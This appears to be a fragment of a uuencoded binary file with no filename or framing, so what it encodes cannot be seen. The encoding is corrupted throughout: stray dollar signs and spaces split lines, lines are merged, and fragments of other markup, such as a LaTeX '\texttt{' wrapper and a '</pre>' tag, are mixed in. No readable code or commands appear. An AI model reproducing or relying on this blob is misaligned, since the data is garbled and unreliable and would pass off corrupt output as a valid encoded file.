$MI[[6A:CQ,M9X/+FT+D2-JTV2Q_N+\&E>QQN,)DC4<LVLX9M>(=E\CVGT-Y^L:$ MSM<UG*]K.%_7<+ZNX7Q=XP-*C0\H-9RO:SA?UW"^KN%\7</YNH;S=8T@)S6"

MG-1PL*[A8%WC4T6-3Q4U/E74^%11P\&ZAH-UC2\2-;Y(U'"PKN%@7>.C0XV/ $M#C4^{M3XZ}#CHT.-CPXU'*QK.&C7^+90X]M"#0?K&@[6-3X?U/A\4./S08W/$ $M!S4^{'}]3X?%##P;J&@W6-KPOUOA+4<+"NX6!=XT-`CO\!-3X$U/@04.-#0(T/$ M^{74E};%.3;%.('5E7PC8UR3;U\7HQ&C5%D@?;AF\!-5RQ:[ABUW#%KH'W:^#] $M\&GB_!MZO@?=KN\&+7<,6N0?&K4/P:KM@U7+&K@/H:H+X&J*\!ZNM:K(FBBZ6)$ M9V#6M1B1VS0BARAE=2-&Y#:-R"'25MV(\$;E-(W*(@E\$W8D1NTX@<UI1U(T;D $M-H[(\$RLNA\$C<AM'Y'C.4]V(\$;D]3/)X?S\$B1T=-\$\ ;J1LQ(K=Q1(XG?-1P))$ M"Z_A%EZ#\==@_#7<PFNXA=>-J*OHFFGBB1AU(^HJNF::>*I#W8JZ.HAU%4* $MJ \% M15P > QKF *T^[H5=17=-DV,D\%ZWHJX.4EW5]?ZBK@Y2737Q_J*N#E)=M?'^* AUNCH A$ MHJX.4EUU\?ZBK@Y2777Q_J@KN*C7^#A0X^-`C8\#-3X.U*VHJX>IKOKXKJ*N M'J:Z"JO>NA-U]3#555CUUIVHJX>IKN(:MQ-U]3#555SC=J*N'J:ZBFO<3M35 MPUA7,295W8FZ>GB8Y/'^HJX>QKJ*`53J3M15=!,U,<1&C6*-;XIU/BF4..; M0@T'^1H.\C5"I==PB:][C!%P@J_Q!:#&%X`:7P!J?`&H\06@QA>`&J[M-5S; M:\3CJ.',7@/FUX#Y->)QU'!?KP'K:\#Z&K"^'D0KC)O030S'40^B%1ZF5A@I MQ2!:X6%JA9%2#*(5'J96&"G%(%KA86J%D5*`WM>@]S5.>ZWAOEZ#SM>@\S7H M?`TZ7^.TUQHNZC4@?`T(7^.TUQI.Z34X>PW.7ALQYXM1B4QT3*^-F//%\'XF M^1358/`U&'P--_0:;N@U4'L-U%[#\;R&XWD-FEZ#IM>@Z35H>@V:7H.FUW`\ MK^%X7L/QO(;C>9VHN#B7TT0WBCI1<7\$TIXD?5NM\$Q<7IG"9^]*GAHEXG#GZ0 $M.+@I(_=*'/P@<7!31NZ5./A!XN"FC-PK<?"#Q,&=/#Q1XN`'B8.;,G*OQ,$/$ M\$@<W9>1>B8,?)`YNRLB]\$@<_2!S<R>/]47,@WS7(=PWR78^BYB+Y-BKRLU'4 M7"3?1D5^-HJ:BXY,1D5:ECCX0>+@3KY]CV8CZC%R<*,"+6LVHAXC!S<JT+(& M; O8-R'<#-_L&; O8-W.P;\.PF\>P#P;.5CO)6R/,DC^_: "7E<7:HJONNZ=AHX MY#=PR&]`J1M0Z@8.^OT<\ALXY#=PR&_@D-_`(;^!OWX#A_P&#OD-'/(;..OW M<,AOX)#?P"&_`>%MX)#?(,!%@P`7#0)<-`APT2#`18,`%PT"7#0(<-\$4HJ4E $MQJH"HVT*T=(28U5-O%ZT-)5:6F"T#8AK4P@[H)(="-2V^7]MP%\; \-<&_+4!$ M?VU*88E5M,OJ,)NF%)9814NL^GB]L,3J49*'=P6I;4!J&Y#:!J2V`:EMO&H; MD-H&I+8!J6U`:AN0V@:DM@&I;4!J&Y#:!J2V`:EM0&H;D-I&B19:I18:F\$VC M1`NM4@L-S*91HH56J87:6'XOY&62AUH%X6U`>!LOW@:\$MP'A;4!X&Q#>!H2W M`>%MO'@;\$-X&A+<!X6U`>!LOW@:\$MP'A;4!X&Q#>!H2W`>%MO'@;\$-X&A+<! MX6U`>!LOW@:\$MT\$(C08A-!J\$T&C`;1MPVP;<M@&W;<!M&W#;!MRV`;=MP&T; M<-L&W+8!MVW`;1MPVP;<M@&W;<!M&W#;!MRV@8-U`P?K!B\$T&H30:!!"HT\$(MC0:.T@T<I1LX2C=PE&[`2ANPT@:LM`\$K;<!*&[#2!B[/#5R>&[@\-W!Y;N#R MW, #EN4\$(C08A-!IX-C?P;&[`)QOPR09\L@&?;,`G&_#)!L[+#9R7&X30:!!" MHT\$(C08A-!KX(3?P0VX00J-!"(T&3+`!\$VS`!!LPP09,L`\$3;,`\$&S#!!DRP M^1-LP^0;,,\$&3+\!\$VS\!!LPP09,L\\$3;,\\$&S#!!DRP\1-LP\0;,,\$&3+\! M\$VS`!!LX\#8#](.P%<T`_0QB%9_8G@I?EAJPO09LKP';:\#V&K"]!FRO`=MK MP/8:L+T&;*\!VVO`]AJPO09LKP';:\#V&OC0-O"A;<#0&O"[!ORN`;]KP.\:</pre> M\+L&_*X!OVO`[QKPNP;\K@&_:\#O&O"[)GK#ZK1WJ8M"X8,OY7F00W\$`>XU-MVWYTVEH=@CPW=K'M1^:H0PYH%2RO0;B)!N\$F&H2;:!!NHHE,3J>=6N'`R684 M3O927@:Y<+*7\K!@&863O93K(\$];@G3:%ATYUKC8\$B1SM"''P@-?YNA"CH4' MOLS1AQQHYPAPT<!7M4&`BS92.9WVM(6C+UO\$NF@W8I.0O*(.\G55M9OD@: 3 M%NKP3:4%GVLWBSU"\AH3<JQ[1XNP&"W"8K0(B]&"PK71CU2G'7P!-+<`<NU& M[`*25[1!#G7GR0-?IVW6(4QX"U;7YHN@`/*:,>2`RL'N6K"[%NRN!;MKH\>G M3ANMPQ&E;2YMCI#W00YU`^JUN;`Y:9NUBN*ES1\$Y\I!CW<);\$+\6Q*\%\6M! $M_{\theta}=0.059Z8^{TT3I}[&+:7.$/#19H,`6*+`MA&U)VZQ#>/:V6-H5D:,,.:!R$ $MT+\6_18M>\%\+WM>"][5EM!MI(W4XNK4MQ<X=*0]-\%HZ8+1PQVU+8C;1M.GP-$ M:,O%SAV90X<<4#G87POVUX+]M6!_+=A?&T/DZK25NH]"L7-'RD,C!A1L`05;</pre> $\texttt{M}) > Q\&VD@=@N"W:K\$S1^8(AAG\$L`4Q;\$\$,6Q\#\#\$L2P!3\$L(S'4:0MR.\&*W5=)N) > Q\&VD@=@N"W:K\$S1^8(AAG\$L`4Q;\$\$,6Q\#\#\$L2P!3\$L(S'4:0MR.\&*W5=)N) > Q\&VD@=@N"W:K\$S1^8(AAG\$L`4Q;\$\$,6Q\#\#\$L2P!3\$L(S'4:0MR.\&*W5=)N) > Q\&VD@=@N"W:K\$S1^8(AAG$L`4Q;\$\$,6Q\#\#\$L2P!3\$L(S'4:0MR.\&*W5=)N) > Q\&VD@=@N"W:K\$S1^8(AAG$L`4Q; AAG$L`4Q; AAG$L AAGL $M"'EHQ$KL$Y3R4/$*[!>4\E#M2MB4M#DY?*-OU=*FB!S!:*O$9D*9(Y@^M=A,$ M*', \$XP?6V((UMF"-+5ACJZ/-2=N7P\'!K98V1\A#E6LYSQ'RH`HMYSE"'A2A MA3U*&YN#?U>KE_9(Y`A&3R_G.2)',!1Z.<\1.8*I`-UL03=;T,T6=+.MHKU* $\verb|M6Y?#<<AM|>V5D(?JK.2L1\B#*BJQ-5K*@R(J8<O2CF8=GVUIRT2.8"*JY9Q($ MY`C=JEKLFY8Y0L<"3VW!4UOPU!8\M:VBK4O[FL,ASVTE;9V0A^JLY(PIR8=8 MS>'DZK:6EE#(0Y76TA(*>:C06EI"(8^J\$98P;7@.(> ;>FD)18Y@(.JE)10Y M@HFHEY90Y`A="U2X!15N085;4.\$V>M[JM.TYG,?=-M(2"GFHX\$9:0B\$/JFBD M)13RH(A&6,*T&SH\$RFV;I244.8*!:):64.0()J)96D*1(W0M<.@6'+H%AV[! MH=OHEZO3GNIPRGC; 2DLHY*\$Z6VD) A3RHHI664, B#(EIA"=-NZQ! BMVV7EC#E MJ.+3+RVAR!&Z5;NTA")'Z%@@WRW(=PORW8)\MVVTA&D_=C@;O&VE)13R4)VM $MM(1"'E4A(D@(>7#);3MA%]-.[1#`M^V6=E'D".:A6]I%D2-TJVX1;D[F"!T+$ MK+T%:V_!VENP]K8+=K)*]"J<>-YVPDY*>:A.0/@6\$+X%A&^[A?FK\$M`*<8%;

M0/D64+X%E&\!Y5M`^1900HW1JJL\$G,+![6TOS)N4AYH\$K6]!ZUO0^K9?6*TJ $M,:;@I=2"WK>@]RWH?0MZWX+>MZ#W;0Q(726J%,Z?;P=AE:0\-$-@_1980P76$ M;X>%L:D2: `H1F5M@_A:GY[4`^RW`?@NPWP+LM_\$40"J!)!.:XB",B92'F@+Q M;T'\6Q#_UBQL1)784@@>W>(+0(LO`"V^\+3X\M#B"T"++P!M].ZM\$DTRH2:, MM`%"'A\4&L:G@1:?!EJSM`\$),(58V"T^%;3X5-#B4T&+3P4M/A6T^%30VF@# M\$D`RX4&LM`%"'@96?\$-H\0VAA0]P:Y<V(#&E*I8+Q>+308M@U"V"4;?X.M#B MZT`;/7VKQ(Q,&\$]':0.\$/(RG^&S0XK-!BRC5[;BT`0DC5?&^4"RB5K=PT6WA MHMO"1;>%BVX;772KA(E,F!",T@8DN8T70\.@_1W"67>;IOU(Y"B\$4._@=]L! M\G?PN^W`]3OXW7;@^%WTNZT2V;%Y\$\$H;(.1%D*\UW`'P=W"S[39+&Y!@3@C3 MW, 'MM@/7[^!VVP'E=W"[[8#NNQCDH4I`QI9!*&V`D*L@AX;!]#OXXW;YT@8D $M!E/''%L4'X'_]P._KD=:'T'6M_%F`M5XBA6!Z&T`4)>!3DT#(S?P7&W6\;!$ MKA(Z"8&V.]#[#O2^0YSK#G&N.P#Z#H"^B^ZY5<(CM@Y":0.\$0`ER:!CDOH.G M;K<,35TEOA(BB7<`]AV`?8?("1W\<3LP^OY,O@.3[VOLZ2J!#ML&.=0*0M_! M.[=;AHBN\$KL(\$<,[@/D.8+Z#MVX';]T.[+T#>^_`WCL9][E*4,)V00Y=@L1W MB++0+4,]5XDS! (_S#E\$7.D1=Z."3V\\$GMX-/;@>?W"Z&>J[2,CT\$7.]DJ&<I M#[T=`+T#0._@K-LMHSO+<D,G@_-N!^?=#LZ['9QW.SCO=G#>[6)TYRHM\6T? $MA+*W"_D0Y`(A2+D)<N@;/K[=,KQSE=;X8==<5RTX@<P1^A]\\@#OX`'?P`>[@$ M`]S!![B+41[JM#X/@=\$[&>Y9RH/Z9+AG*0_JJP0_E?*@/C@.=\MXS_*:,%E: MQGN6.<)LHEH@4Y\$C;.GHX&C<P=&X@Z-Q!XC=`6)W@-A='3:GU>)<<Z-#P(,. MX!'^BO3D(;A"!S#=Q7`1_HKTY"K*H7,X+W=P7NYB\$(BZE\$\>/JQU,0B\$E\<-M\$3I@^0Z.S1T<F[NF\$V6D)Z_BN_9"'C?KZ3CE:X)=JM-BVX9&W@B[).6AB8-" M=Z#0';RANW9AB>JT&`_QV3MX1W?PCN[@'=W!.[J#=W0'[^BNC<T\+;;'*)26 $M1\CC@\+R^QYW<)ONVJ5U28OQ$+2]@QMU!S?J#F[4'=RH.[A1=W"C[F)(ACHM)]$ MML?P()V8FTAYF#F!^79@OAW\J[MN,3>ITV*\B>5"L4"]'5!O!W_K#FBW`]KM MXK&\$=5ILAX`5'2AO!\K;@?)V??KZ4:>5=A,+14L%V>U`=CNOWOY^V!U(;@>2 MV_6QRZ>U]1CF8KWL\FF-W\$0Y%-J+[Q?RBC![@[MV!W?M#ERW`]?MP'4[N&MW $\texttt{MX+@=.\&XWQ`Z?5M9C?\&C9X84\3!D!>+M!3B[$\%<&(PX^[@Q]W!ZK;@>IVH+H=)}$ M_+@[4-P.%+<#Q>U`<3MOW`X4MX,?=P<_[@ZPM@.L[0!K._AQ=X"S'>!L!SC; $M^<YV@+,=X&P'/^X.?MP=&&P'!MN!P7:(P]"!N79@KAV8:P?FVH&Y=F"N'3RR$ M.WAD=T"K'=!J![3:X0#`#BBU`TKM@%([H-0.*+4#2NW@']W!/[H#,>U`3'L0 MTQY.T3T(:0]"VL>80/5!BI[J[\$\$;Y%K(TS>^L00RM>YZT-,>7M^)]O*![0-(> MD+0').WA^MP#BO:`HCV@:`\HV@.*]H"B/?R9>_@S]V"?/=AG#_;9(Q9!#];9 M@W7V8)T]6&</UMF#=?;P3.[AF=P#:?9`FCV09H]8!#T09@^\$V0-A]D"8/1!F M[,\$B>[#('I\$">K#''NRQ!WOLP1Y[L,<>[+\$'>^SA]]N#-O:@C3UH8X^8KCWH M8@^ZV(,N]J"+/>AB#[K8PPNWAQ=N#XC8`R+V@(@]=OSW@(8]H&\$/:-@#&O:` MACV@80^?V!X^L3U\8GOOP!XTL,>._QX[_GOOOAZTKP?MZT'[>M"^'AZJ/3Q4 $M'=MZ[/CO@==ZX+4>>*W'CO\>0*V';V</A-;#M[,'-.L!S7I`LQX[_GOL^.\!$ $\texttt{MQGJ`L1X[_GOL^{-}._A:=G\#T[('X^{K}!N'HPKAX[_GLPK1Y,JP?3ZL\&T>C"M'DRK])]}$ MA]]C#[''NBJ![KJ@:YZ[/CO@:IZH*H>J*H'JNJ!JGJ@JAY>B#V\\$'L0J1Y\$ $MJ@>1ZK'COP>!ZD\&@>A"H'@2J!X'J0:!Z.!?VP$X]L%,/[-1CQW\/TM2#-/4@$ M33U(4P_2U(,T]2!-/7P&>_@,]@!*/7P&>R"D'@BI!T+J@9!Z(*0>"*D'0NJ! MD'JX`O9P!>Q!BGJX`O9@0SW84`\VU(,-]6!#/=A0#S;4@PWU8\$.]D?PW?9\$? M^R"'MHQPL9=7#\$\$.W9DE#4[?Y\.1FCTX4F\6703RFB;D@&[!E7IPI1Y<J0=7 MZJWX7%VG[_6C"7)HV@IG>7F%#7+HW2X^7M?IZWTXX;,'@^KMPA]>7A/8`IA4 M#R;5@TGU8%)]C`U:IZ_JX;#-WDJ"+.2A`5CQ,;M..P?&,<A1!4!7_;C\A"3N M\$BIA7'S,ECF"TH&V>J"M'FBK!]KJ@;;Z>*!5';_5JTT42L(LY'F0RX_90EX\$ M.6H#!*P?EQ^8TI?\<(9G/RX_7Z<<;2QC70T#"-D`0C:`D`T@9\$,D9`='Z;PW MH/G^B2,B^/<>9TZ-E#/+7*R]-GU1#/?=C40IX^JW;Q_HV0IZ^/X<C/(<;$ $M]/+T<2X<^3G\$F)]>GKY=A2,_AWB&E9>GKS_I^=;U-8"Z#3+@0(S3[EI!O`=J)$ M!PQN`(,;P.`&,+@!#&X`@QO`X`8PN`\$,;@"#&\#@!C"X(9X&]5#\$(7::"-J, MX8!Z`Z#>`*@W`.H-@'H#H-X`J#<`Z@W1+S'&WW>/WP4A6FHA6ZJXH@]RM%30 MO@&T;P#M&T#[!M"^`;10`.T;0/N&,MB#1VEG2#C5=I`NB5(>FD\IS+64A^93 MBL^#4AY:4)GV;DIQ:"Y+WT69(]1(N;#D,D>H@7+AB"1S!(L+OCB`+P[@BP/X MXJ""97\DS*H)0C&5E'(;Y*@J@,<!X'%8NCG*<L>0`VT>('(`B!P`(@>`R`\$@ M<HANCH_2N!'''>GF*.5AW`&A'\$`H!Q#*8>GF*,L-XQ6(Y0!B.8!8#B"6`XCE $M^{\c}(Y1#?'1VE@\#/\&8!NGF*.7!E^-E\#D"90Y5V0\hB0G==>CG*'*'#@G,.X)P\#$ M..<`SCF`<P[@G`,XYQ!/JWI4I[F->[I@+D`]!U#/`=1S`/4<*BOND]S"0AB;

MH1J%7(QZ00XB.M2B]1YNTA6A>X./#K58]<@K0H<'+1WJ15L^3"Z3(333`'HZ MU(M5C[PFV%#0U`\$T=0!-'4!3ASJT[<,\O4RP,K5HVT*>QXO1MH%9!V#6H5DT MYT/18(+Y!W8=@&T'8-<!V'4`=AV`78<F#)2'17K!8+T:,5!*>;!"X+\$#>.P` $M'CLTB_{O}, (U=(?S4)^{+}X[@, ...X+, +^{.}P)^{C}XSP[QI*G+, KU@L&ZM&-^D/%@W]$ M@-L!X'8`N!W:Q?AVF+9NQJX,D#L`Y`X`NO-`[@"0.P#D#O'XJ,,T\$\^#[>VD $MA1#R8'E!>^<0W@&$=^B6-B$-\"'DU@#B.X#X#B"^XCO^.([@/@.7;0!::F1$ $M!^{-21L@Y}, %X^04/0, $\#4/\#0+VV^{.}. "\#(04:'H"&!Z\#A^6AX^!H>@(8'H.&A)$ MEQT_+;#R8'Y[,4.6\F#!>C%#EO+0P0&1AWYI%,0@'ZPQH/(`J#P`*@^`R@.@ M\@"H/,3#I`[3.!I<WH=!&@4A#VT7M'D`;1Y`FX=A:1028^AC#K1ET.<!]'D` M?1Y`GP?0Y\%\$HY!`11[:II%&0<A#30%+#\#2`[#T8)9&(7F=AEAK`\#T`!?& M`2AZ@`OC`/0\P(5Q,-\$H1/_/>%K.8*11\$/+XH-`P&/0`!CW8I5%(>SE#^+4! $M - J K^{, } [CS UW - QG (@ZSC + 6'!^D - K^{, } G -$ $M:2]G'\N88D&6!Y#E`4Z1`YPB!Y#C(8:IC:?-N1<,`[\,4ROE8=P$4AZ`E`=X]$ $M2P[+Z+.':2]G'^+Q8(=\#V\#'^[PG!WA/\#F\#\#)D:7/4S,JZB"4-H^(:^#?*UA)$ M`VALL/'<;)8V('T""A\$"#5PI#5PI#5PI#5PI#5PI#5PI30PH>Y@86-BB9#;2 M!@AY&^1K#1OP70.^:_*E#4C?>T+@0`/>:\![#7BO`>\UX+T&O-?\$&++Q0\$3W M@ET02AL@Y'V00\,`P0;.F&89-O8P?>,)D1\$-G#,-G#,-G#,-J*Z!<Z8!QS4Q M;.QA^FH3SD0S,FRLE)L@AX8!>`T`KUE&BCU,7W%"Z\$<#X&L`?`V\.`THKX\$7 MIP'7-3%2[%%:[!<V"(4-D/(QR*%A`%\#X&N6P6&/TN(_Q+8T`,`&`-C`W=/` MW=/`W=/`W=/\$X+!'"0"442AL@)3G00X-PP_4@-.:93S8HP0(0LA+`VYKP&T- $M_$(-_$(-*P!GC4Q'NQ1^@!E$83"!DAY&>30,\#BM^:<URS"O1PD0A)B>!MS6$ M@-L:.)`:.)`:X%D#/&MB&->C!`#"ME,CP[A*>1BNP&D-.*T!IS7+Z*Q'"1"\$ MH*4&W-:`VQIXFAIXFAK@60,\:V+TU:,\$`,+1`D9&7Y7R8*V!9@W0K`&:-<N@ MJD<)\$(2HK`:HU@#5&J!:`Y=4`SAK`&=-#)IZE`!`.#'`R*"I4AZ,%7Q5#7Q5 M#<BL649&/4J`(`1K-6"S!KZK!C36P'?5@+X:^*X:T%8CPY\>105^.`/!R/"G M4AXZL`Q *N6A?</+U2PCGAXE0!#"TYIEQ%.18XAE++Z:R1S!8@/7&GC%&N!9 M`SQK8L33HP0(PA\$(1D8\E?)0M>"V!MS6P%W6+`.9'B6`\$&+2&N!:`UQK@&L-MW&<-*P!GC4Q4.E1`@3AU`,C`Y4*N8H70\/@M@9^M689?_OH`800=-<`UQK@ M6@-<:^!G:X!G#?"LB?%%CQ(@"\$<?&!E?5,I#38';&G!;`P=<LPP;>I0`0H@J M;(!K#7"M`:XU<,@UP+,&>-;\$L*!'"1"\$TPZ,#`LJY?%!H6%P6P-/7;,,"WJ4 M`\$((-FR`:PUPK0&N-?#<-<"S!GC6Q+"@1PD0A`,.C`P+*N5A7`6W->"V!MS6 M+,."'B6`,,1RH5BX^!K060,77P,::T!C30P+>I0`03C3P,BPH%(>QE5@6@-, M:^#[:Y9A08\20!CB?:%8T%D#.FO@"VQ`8PUHK(EA08\2(`A'%1@9%E3*PQ`* M3&N`:0V<A,TR+.A1`@@A'K8!G36@LP9TUF!#N0&--:"Q)H8%/4J`()RS8&18 M4"D/<P!@6@-,:^`1;)9A08\20`AAL@WHK`&=-:"S!CO/#6BL`8TU,2SH40(\$ MX8@%(\."2GF8!P#3&F!:`_=?LPP+>I0`0H@#;D!G#>BL`9TUV*)N0&,-:*P! MC36@L08TUHS"S>`XD85PL(2!5Z^!5Z\!@C7CPJW@.)&\\$\'=`,D:;&\W0+\& M"-;\$6*#'B0KH*!0=7\K#Y`!LUH#-60CMVF4LT.-\$#4+X=@LD:X%D+9"L12Q0 $M0+(6+K<6"-8"P=H8"_0X48%P[H65L4"E7`<Y-`PV:^&+:Y>Q0(\3-0AAZRV0)$ MK`62M4"R%OOC+1"L!8*UT<?V.%&!<&B'E;%`I;P.<F@8;-;"Q]8N8X\$>)VH0 MXO);(%D+)&N!9"U\;BTOK`6"M='G]CA1@1`&S,I8H%+>!CDT##9KX7-KE[%` MCQ,U,#\$'\`LD:X%D+7QP+1"L!8*UT0?W."WPP]\$B5OK@2GD?Y-`PV*S%5GR[$M=*T]3@O < !Z!!9*U0+(62-;"==8"P5H@6!M=9X_3(C^<*F*EZZR4!V,%-FO!)$ M9BU<9^W2=?8X08!PX((%DK5`LA9(UL)UU@+!6B!8&UUGC],B/QR)8J7KK)2' MO@HV:\%F+5QG[=)U]CA!@'`@@P62M4"R%DC6PG76`L%:(%@;76>/TR*_BD)I M`X0\-%6P60LV:Q\$%P"Z]98\3!`@G3E@@60LD:X%D+;QE+1"L!8*U,0;H<5KD MAZ-<K(P!*N6AIL!F+=BLA>.L7<;Y/\$X0()Q(88%D+9"L!9*U"!]@@6`M\$*RM MHPU(B_POR-'6T@8(>7A0L%D+-FO!9FV]M\\$)\hOC-RP\8RT\8RT(K\\$6<\OL' M6`L'6!L#=QZG17XX@L8VT@8(>9@'`+5:H%8+3UC;+&U`@@`FE@O%@K!:\$%:+ M@`061-6"J-H8C?,X+?+#*2U61N.4\C`/`&JU0*T6GK!V&8WS.\$&`<.:(!6&U M(*P6A-4B<H\$%4;4@JC9&XSQ.B QP2(F5T3BE/,P#@%HM4*N%)ZQ=1N,\3A`@ MG\$EB05@M"*L%8;4(<6!!5"V(JIVC<1ZV<J]:.*/#SKZP[<.U/,P#@%HM4*N% M)ZR%)ZP%4;4@JA9\$U2+V@05!M2"H=HZ^Z5\H36S"D11V]GW=OK"0AW\$?:-4" MK5IXOEIXOEH05`N":D%0+8(B6!!3"V)JY_";AP_E1_`Z"DUXX:4\C/-`J18H MU<*QU<*QU8*86A!3"V)J\$2W!@I!:\$%([!]ST+Y26K^'\`3N[LFY?6,C#N`YT M:H%.+1Q9+1Q9+0BI!2&U(*06810LB*@%\$;5F[L.'LH^&J/O6Q#Z\E(=Q'*C4 M&K5P5+5P5+4@H!8\$U(*`6@1`L"">%L33S@\$0#A>N3"&.OK6Q#R_E83@!"K5` $MH18HU^*&6J!0"=4"_AI^3\MX*>&_ZF-(0W*)NW9=^\4AF89U6"5)8S.8*6 $M+-3"'=4N0QG(HMT''>\.C8*"CJ"@(Z(7C*">(ZCG&*,7^&=)1#9$+Q@W>JD)$

 $MD<6$+&N&CX"B(_Q2QTV[UD3BMN'TL!$X=`0.'8$#1\0?&($_1^#/,=\(38BQ))$ MR@9YOM2\$R#*&+%`XZ.@(!]4QUVM-)(`;SDD;P45'<-\$17'1\$C((1''0\$!QUC $MC^+_+&D0:Z+<+\#4ALN0A"Q0.3\#K"4W4L\K4F$LD-!ZJ-^*0C^.D(0\#HB",$($ M(#H"B(Z%M!,)UH;`]F.QLA,B2QFRO.'@I2-<5L<"=B(AW7!TW`A2.H*4CB"E M(Z(3C""C(\CH6\$H[D:AMB`\$_EBL[(;+HD`4*!S@=X;LZEK`3@NV&C@=D.@*9 $MCD"F(Z*7CD"D(Q#IJ*2=2#.>$"!^5"L[(;+4(0L4#H(ZPHEU5+`3"?+:F`E*$ M!CL=P4Y'O#L=P4I'L-)123N1ID(ALLVH5G9"9&E#%B@<*'6\$-^NH82<2[0W' M[HV`J",@Z@B(.B)"Z@AH.@*:CEK:B01T0Z2J4:_LA,@2ACHPU1%,=81;ZZAA $M"/_6L8*=2/PWG$0X`JN.P*HCL.J(>`OC,.H(C#K6TDXDQ!L"=HWURDZ(+,&L$ M@;*.H*PC'%W'&G8B@>!PYN((OCJ"KX[@JR,B#8S@J2-XZEA+.Y%8;QOE*SLA MLH3.#-PZ`K>.<&`=&]B)1(3#X8PC0.L(T#H"M(X(.3`"K(X`JR/`Z@BP.@*LMC@"K(UQ5QP:&(+'?<,[D"*0Z`JF.0*HC@@N,0*@C\$.H(A#H"H8Y`J",0Z@BG MU+%%3T^4-YPX.0*>CH"G(^#IB#`"(V#I"%@Z`I:.@*4C8.D(6#K"_73LT)43 MSPV'9X[`I",PZ0A,.@*3CL"D(S#I"\$PZ`I..P*0C,.D(1].Q1U]-[EOAQ,P1 $M@'0$(!T!2$<`TA&`=`0@'0$(QWXYBN=IZ1X.MQQ!3$<0TQ$^IB-\3$>`T1*@$ M=`08'0%&1X#1\$6!T!!@=A^4@G:>U1SCC<00I'4%*1_B2CO`E'0%\$1P#1\$4!T M!!`=`41'`-\$10'OTRS\$X3TN+<%CE"\$(Z@I".\!D=X3,Z`H2.`*\$C0.@(\$#H" MA(X`H2-`Z&B60VR>IN(A#N0(,CJ"C([P#1WMNMOF8BH>9G1@HB.8Z`@F.H*) MCF"B(YCH""8Z@HF.8*(CF.@(+]#1KH?87,RUPZP.-'0\$#1U!0T?0T!\$T=`0- $\verb|M'4\%| 1 = 0$31T! T=X?HYCNLA-A>3Z3[!0$=04!'$-1&_)'X,X1N\#/?@'>Z | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5 | 1 = 0$1.5$ MI+727-)::RYIK3:7M-:;2UH/M'F:,X\IUUJ9+FFM39>T5J=+6C=!E[36GDM: MJ\\EB:ESGKP\$0G!6EV'5L44>%?.L%>R2J&&X?[HD=.XTJ0R'1KI<5#JPITNB MTK\$SWR51P^"<+DDLM_/D.A"B7+H,JY%:Y*EB'E8`4*A+6C=@EP0[D.:?X:1) $MEXM*!P+--V"@+HG-\&LC3)5'#A5AZYYF?(,3N=!E6P[K(T\0\K`!@49?$)E[`$ M9*2IZAB;*VBH2Z+2P4-=TMILN"1J&/PSWP"`NJ3EJ%^DKSLA4*G+0Y4#BKHD 